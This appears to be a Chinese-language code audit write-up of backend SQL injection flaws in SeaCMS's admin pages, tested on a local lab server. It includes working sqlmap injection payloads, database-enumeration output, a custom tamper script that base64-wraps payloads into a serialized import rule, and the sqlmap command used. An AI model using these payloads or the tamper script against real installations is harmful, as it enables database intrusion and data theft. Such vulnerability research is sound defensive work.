            $this->DisplayError(mysqli_error($this->linkID)." <br />Error sql: <font color='red'>".$this->queryString."</font>");
        }
    }
```

发现默认没有开启 sql 语句安全检查



```
function Execute($id="me", $sql='')  $id: "delcommentcache"  $sql: ""
{
    global $dsql;  $dsql: {i => 1, linkID => mysqli, dbHost => "127.0.0.1", dbUser => "root", dbPwd => "root", dbName => "seacms", dbPrefix => "sea_",
    self::$i++;  i: 1
    if($dsql->isClose)
    {
        $this->Open( pconnect: false);
        $dsql->isClose = false;  $dsql: {i => 1, linkID => mysqli, dbHost => "127.0.0.1", dbUser => "root", dbPwd => "root", dbName => "seacms", dbPref
    }
    if(!empty($sql))
    {
        $this->SetQuery($sql);  $sql: ""
    }

    //SQL语句安全检查
    if($this->safeCheck)  safeCheck: false
    {
        CheckSql($this->queryString);  queryString: "select v_id from sea_comment where id in (1)"
    }
```


存在注入



```
[13:55:01] [PAYLOAD] 1) AND (SELECT 2820 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NC
HAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 10,1),6,1))!=115,0,1)))))nwLq) AND (4814=4814
[13:55:02] [PAYLOAD] 1) AND (SELECT 2820 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NC
HAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 10,1),7,1))>96,0,1)))))nwLq) AND (4814=4814
[13:55:02] [PAYLOAD] 1) AND (SELECT 2820 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NC
HAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 10,1),7,1))>48,0,1)))))nwLq) AND (4814=4814
[13:55:02] [PAYLOAD] 1) AND (SELECT 2820 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NC
HAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 10,1),7,1))>1,0,1)))))nwLq) AND (4814=4814
[13:55:02] [INFO] retrieved: seacms
[13:55:02] [DEBUG] performed 46 queries in 33.28 seconds
available databases [11]:
[*] dingdan
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] pikachu
[*] pkxss
[*] seacms
[*] sys
[*] test
[*] xssplatform

[13:55:02] [INFO] fetched data logged to text files under 'C:\Users\11962\AppData\Local\sqlmap\output\192.168.164.138'
[13:55:02] [WARNING] you haven't updated sqlmap for more than 156 days!!!

[*] ending @ 13:55:02 /2020-06-22/


C:\Users\11962>
```


后台 sql 注入（三）

在 w1aqhp/admin_video.php 的 44 行进入判断，在 85-88 行对用户传入参数进行处理，没有过滤




```
79   $v_director = str_replace( search: "%", replace: "", $v_director);
80   if($v_director=="" OR empty($v_director)){$v_director="内详";}
81   $v_lang = cn_substrR($v_lang,10);
82   $v_commend =  empty($v_commend) ? 0 : intval($v_commend);
83   $v_enname = empty($v_enname)?Pinyin($v_name):$v_enname;
84   $v_letter = strtoupper(substr($v_enname, start: 0, length: 1));
85   $v_extratype = $_POST[v_type_extra];
86   $v_extrajqtype = $_POST[v_jqtype_extra];
87   $v_longtxt = htmlspecialchars($_POST[v_longtxt]);
88   $v_psd = $_POST[v_psd];
89
90   $v_extratype=implode( glue: ",",$v_extratype); //获取扩展分类数组
91   $v_jq=implode( glue: ",",$v_extrajqtype); //获取剧情分类数组
```

在 123 行，直接对参数进行拼接



```
115      }
116      $v_pic = cn_substrR($v_pic,255);
117      $v_spic = cn_substrR($v_spic,255);
118      $v_gpic = cn_substrR($v_gpic,255);
119      $v_content=HtmlReplace(stripslashes($v_content),-1);
```




```
120         switch (trim($acttype))
121         {
122             case "add":
123                 $insertSql = "insert into sea_data(tid,v_name,v_letter,v_state,v_topic,v_hit,v_money,v_rank,v_actor,v_color,v_publishyear,v_publisharea,v_pic,v_spic,v_gpic,v_a
124                 if($dsql->ExecuteNoneQuery($insertSql))
125                 {
126                     $v_id = $dsql->GetLastID();
127                     $dsql->ExecuteNoneQuery( sql: "INSERT INTO `sea_content`(`v_id`,`tid`,`body`) VALUES ('$v_id','$tid','$v_content')");
128                     $dsql->ExecuteNoneQuery( sql: "INSERT INTO `sea_playdata`(`v_id`,`tid`,`body`,`body1`) VALUES ('$v_id','$tid','$v_playdata','$v_downdata')");
129                     addtags($v_tags,$v_id);
130                     clearTypeCache();
131 
132                     //推送新增
133                     if($ping==1)
134                     {
```

在 124 行，跟进 ExecuteNoneQuery

```
function ExecuteNoneQuery($sql='')
  {
        global $dsql;
        self::$i++;
        if($dsql->isClose)
        {
            $this->Open(false);
            $dsql->isClose = false;
        }
        if(!empty($sql))
        {
            $this->SetQuery($sql);
        }
        if(is_array($this->parameters))
        {
            foreach($this->parameters as $key=>$value)
            {
                $this->queryString = str_replace("@".$key,"'$value'",$this->queryString);
            }
        }
        if($this->safeCheck) CheckSql($this->queryString,'update');
        return mysqli_query($this->linkID,$this->queryString);
    }
```

默认没有进行 sql 语句安全检查




```
            }
        }

        //SQL语句安全检查
        if($this->safeCheck) CheckSql($this->queryString, querytype: 'update');  queryString: "insert into sea_data(tid,v_name,v_letter,v_state,v_topic,v_hit,v_money,v_
        return mysqli_query($this->linkID,$this->queryString);
    }


    //执行一个返回影响记录条数的SQL语句，如update,delete,insert等
    function ExecuteNoneQuery2($sql='')
    {
        global $dsql;
        self::$i++;
        if($dsql->isClose)
```

DB_MySQL › ExecuteNoneQuery()


Variables

```
dbName = "seacms"
dbPrefix = "sea_"
result = {array} [1]
queryString = "insert into sea_data(tid,v_name,v_letter,v_state,v_topic,v_hit,v_money,v_rank,v_actor,v_color,v_publishyear,v_publisharea,v_pic,v_spic,v_gpic,v_addtime,v_note,v_tags,v_lang,v_score,v_scorenum,v_director,v_enname,v_commend,v_ext
parameters = {array} [0]
isClose = false
safeCheck = false
```

丢到 sqlmap



```
[14:31:49] [DEBUG] declared web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: v_psd (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: v_commend=0&v_name=asd&v_enname=dasd&v_color=&v_type=5&v_state=&v_pic=&v_spic=&v_gpic=&v_actor=&v_director=
&v_commend=0&v_note=&v_tags=&select3=&v_publishyear=&select2=&v_lang=&select1=&v_publisharea=&select4=&v_ver=&v_hit=0&v_
monthhit=0&v_weekhit=0&v_dayhit=0&v_digg=0&v_tread=0&v_len=&v_total=&v_nickname=&v_company=&v_tvs=&v_douban=&v_mtime=&v_
imdb=&v_score=&v_scorenum=&v_longtxt=&v_money=0&v_psd=111223' RLIKE (SELECT (CASE WHEN (4032=4032) THEN 111223 ELSE 0x28
 END)) AND 'EpFw'='EpFw&v_playfrom[1]=&v_playurl[1]=&m_downfrom[1]=&m_downurl[1]=&v_content=&Submit=???????????
    Vector: RLIKE (SELECT (CASE WHEN ([INFERENCE]) THEN [ORIGVALUE] ELSE 0x28 END))

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: v_commend=0&v_name=asd&v_enname=dasd&v_color=&v_type=5&v_state=&v_pic=&v_spic=&v_gpic=&v_actor=&v_director=
&v_commend=0&v_note=&v_tags=&select3=&v_publishyear=&select2=&v_lang=&select1=&v_publisharea=&select4=&v_ver=&v_hit=0&v_
monthhit=0&v_weekhit=0&v_dayhit=0&v_digg=0&v_tread=0&v_len=&v_total=&v_nickname=&v_company=&v_tvs=&v_douban=&v_mtime=&v_
imdb=&v_score=&v_scorenum=&v_longtxt=&v_money=0&v_psd=111223' AND EXTRACTVALUE(3893,CONCAT(0x5c,0x71786b7171,(SELECT (EL
T(3893=3893,1))),0x7178786a71)) AND 'dPZJ'='dPZJ&v_playfrom[1]=&v_playurl[1]=&m_downfrom[1]=&m_downurl[1]=&v_content=&Su
bmit=????????????
    Vector: AND EXTRACTVALUE([RANDNUM],CONCAT('\','[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]'))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: v_commend=0&v_name=asd&v_enname=dasd&v_color=&v_type=5&v_state=&v_pic=&v_spic=&v_gpic=&v_actor=&v_director=
&v_commend=0&v_note=&v_tags=&select3=&v_publishyear=&select2=&v_lang=&select1=&v_publisharea=&select4=&v_ver=&v_hit=0&v_
monthhit=0&v_weekhit=0&v_dayhit=0&v_digg=0&v_tread=0&v_len=&v_total=&v_nickname=&v_company=&v_tvs=&v_douban=&v_mtime=&v_
imdb=&v_score=&v_scorenum=&v_longtxt=&v_money=0&v_psd=111223' AND (SELECT 3513 FROM (SELECT(SLEEP(5)))TspK) AND 'AMkx'='
```



```
[14:32:10] [INFO] resumed: 'performance_schema'
[14:32:10] [INFO] resumed: 'sys'
[14:32:10] [INFO] resumed: 'dvwa'
[14:32:10] [INFO] resumed: 'dingdan'
[14:32:10] [INFO] resumed: 'test'
[14:32:10] [INFO] resumed: 'xssplatform'
[14:32:10] [INFO] resumed: 'pkxss'
[14:32:10] [INFO] resumed: 'pikachu'
[14:32:10] [INFO] resumed: 'seacms'
[14:32:10] [DEBUG] performed 0 queries in 0.02 seconds
available databases [11]:
[*] dingdan
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] pikachu
[*] pkxss
[*] seacms
[*] sys
[*] test
[*] xssplatform

[14:32:10] [INFO] fetched data logged to text files under 'C:\Users\11962\AppData\Local\sqlmap\output\192.168.164.138'
[14:32:10] [WARNING] you haven't updated sqlmap for more than 156 days!!!

[*] ending @ 14:32:10 /2020-06-22/


C:\Users\11962>_
```

后台 sql 注入（四）

在 w1aqhp/admin_collect_news.php 的 382 行，使用 importok 时

```
elseif($action=="importok")
{
        $importrule = trim($importrule);
        if(empty($importrule))
        {
                ShowMsg("规则内容为空！","-1");
                exit();
        }
        //对Base64格式的规则进行解码

        if(m_ereg('^BASE64:',$importrule))
        {
                if(!m_ereg(':END$',$importrule))
                {
                        ShowMsg('该规则不合法，Base64格式的采集规则为：BASE64:base64编码后的配置:END !','-
1');
                        exit();
                }
                $importrules = explode(':',$importrule);
                $importrule = $importrules[1];
                $importrule = unserialize(base64_decode($importrule)) OR  die('配置字符串有错误！');
                //die(base64_decode($importrule));
        }
        else
        {
                ShowMsg('该规则不合法，Base64格式的采集规则为：BASE64:base64编码后的配置:END !','-1');
                exit();
        }
        if(!is_array($importrule) || !is_array($importrule['config']) || !is_array($importrule['type'
]))
        {
                ShowMsg('该规则不合法，无法导入!','-1');
                exit();
        }
        $data = $importrule['config'];
        unset($data['cid']);
        $data['cname'].="(导入时间:".date("Y-m-d H:i:s").")";
        $data['cotype'] = '1';
        $sql = si("sea_co_config",$data,1);
        $dsql->ExecuteNoneQuery($sql);
        $cid = $dsql->GetLastID();
        if (!empty($importrule['type'])){
                foreach ($importrule['type'] as $type){
                        unset($type['tid']);
                        $type['cid'] = $cid;
                        $type['addtime'] = time();
                        $type['cjtime'] = '';

                        $type['cotype'] = '1';
                        $data = $type;
                        $sql = si("sea_co_type",$data,1);
                        $dsql->ExecuteNoneQuery($sql);
                }
        }
        ShowMsg('成功导入规则!','admin_collect_news.php');
        exit;
}
```


首先判断传入的字符串是否符合格式，之后进行 base64解码 之后进行反序列化操作

在 408 行 判断 反序列化 之后的字符串是否符合要求


在 417 行对 sql 语句进行拼接，返回语句

在 418 行执行语句，跟进 ExecuteNoneQuery

默认没有过滤 sql 语句



```
        }
    }
```



```
        //SQL语句安全检查
        if($this->safeCheck) CheckSql($this->queryString, querytype: 'update');  queryString: "insert into sea_data(tid,v_name,v_letter,v_state,v_topic,v_hit,v_money,v_
        return mysql_query($this->linkID,$this->queryString);
    }


    //执行一个返回影响记录条数的SQL语句，如update,delete,insert等
    function ExecuteNoneQuery2($sql='')
    {
        global $dsql;
        self::$i++;
        if($dsql->isClose)
```

DB_MySQL › ExecuteNoneQuery()

```
dbName = "seacms"
dbPrefix = "sea_"
result = {array} [1]
queryString = "insert into sea_data(tid,v_name,v_letter,v_state,v_topic,v_hit,v_money,v_rank,v_actor,v_color,v_publishyear,v_publisharea,v_pic,v_spic,v_gpic,v_addtime,v_note,v_tags,v_lang,v_score,v_scorenum,v_director,v_enname,v_commend,v_ext
parameters = {array} [0]
isClose = false
safeCheck = false
```

因为这里对传入数据进行了编码处理，所以编写 sqlmap 的 tamper 脚本


addnote.py

```
#!/usr/bin/env python
#addnote.py
"""
Copyright (c) 2006-2019 sqlmap developers (http://sqlmap.org/)
See the file 'LICENSE' for copying permission
"""
import re
import base64

from lib.core.common import randomRange
from lib.core.compat import xrange
from lib.core.data import kb
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.HIGH
```

```
def dependencies():
    pass

def tamper(payload, **kwargs):

    b='getlistnum`) values(3+(1=2 qqq))#'
    b=b.replace('qqq',payload)
    a='a:2:{s:6:"config";a:3:{s:5:"cname";s:1:"1";s:6:"cotype";s:1:"1";s:len:"string";i:123;}s:4:"type";a:0:{}}'
    a=a.replace('len',str(len(b)))
    a=a.replace('string',b)
    retVal="BASE64:"+base64.b64encode(a)+":END"
    return retVal
```

丢到 sqlmap

```
sqlmap.py -r C:\Users\11962\Desktop\12.txt -p importrule --dbms mysql --risk 3 -v 3 --dbs --tamper=addnote
```



```
OiJnZXRsaXN0bnVtYCkgdmFsdWVzKDMrKDE9MiApIEFORCAoU0VMRUNUIDI0NzEgR1JPTSAoU0VMRUNUKFNMRUVQKDItKE1GKE9SRChNSUQoKFNFTEVDVCBE
SVNUSU5DVChJRk5VTEwoQ0FTVChzY2hlbWFfbmFtZSBBUyBOQ0hBUiksMHgyMCkpIEZST00gSU5GT1JNQVRJT05fU0NIRU1BLlNDSEVNQVRBIExJTU1UIDEw
LDEpLDcsMSkpPjQ4LDAsMikpKSkpWmlmVikgQU5EICg4OTU4PTg5NTgpKSMiO2k6MTIzO31zOjQ6InR5cGUiO2E6MDp7fX0=:END
[14:47:56] [PAYLOAD] BASE64:YToyOntzOjY6ImNvbmZpZyI7YTozOntzOjU6ImNuYW1lIjtzOjE6IjEiO3M6NjoiY290eXBlIjtzOjE6IjEiO3M6MjIx
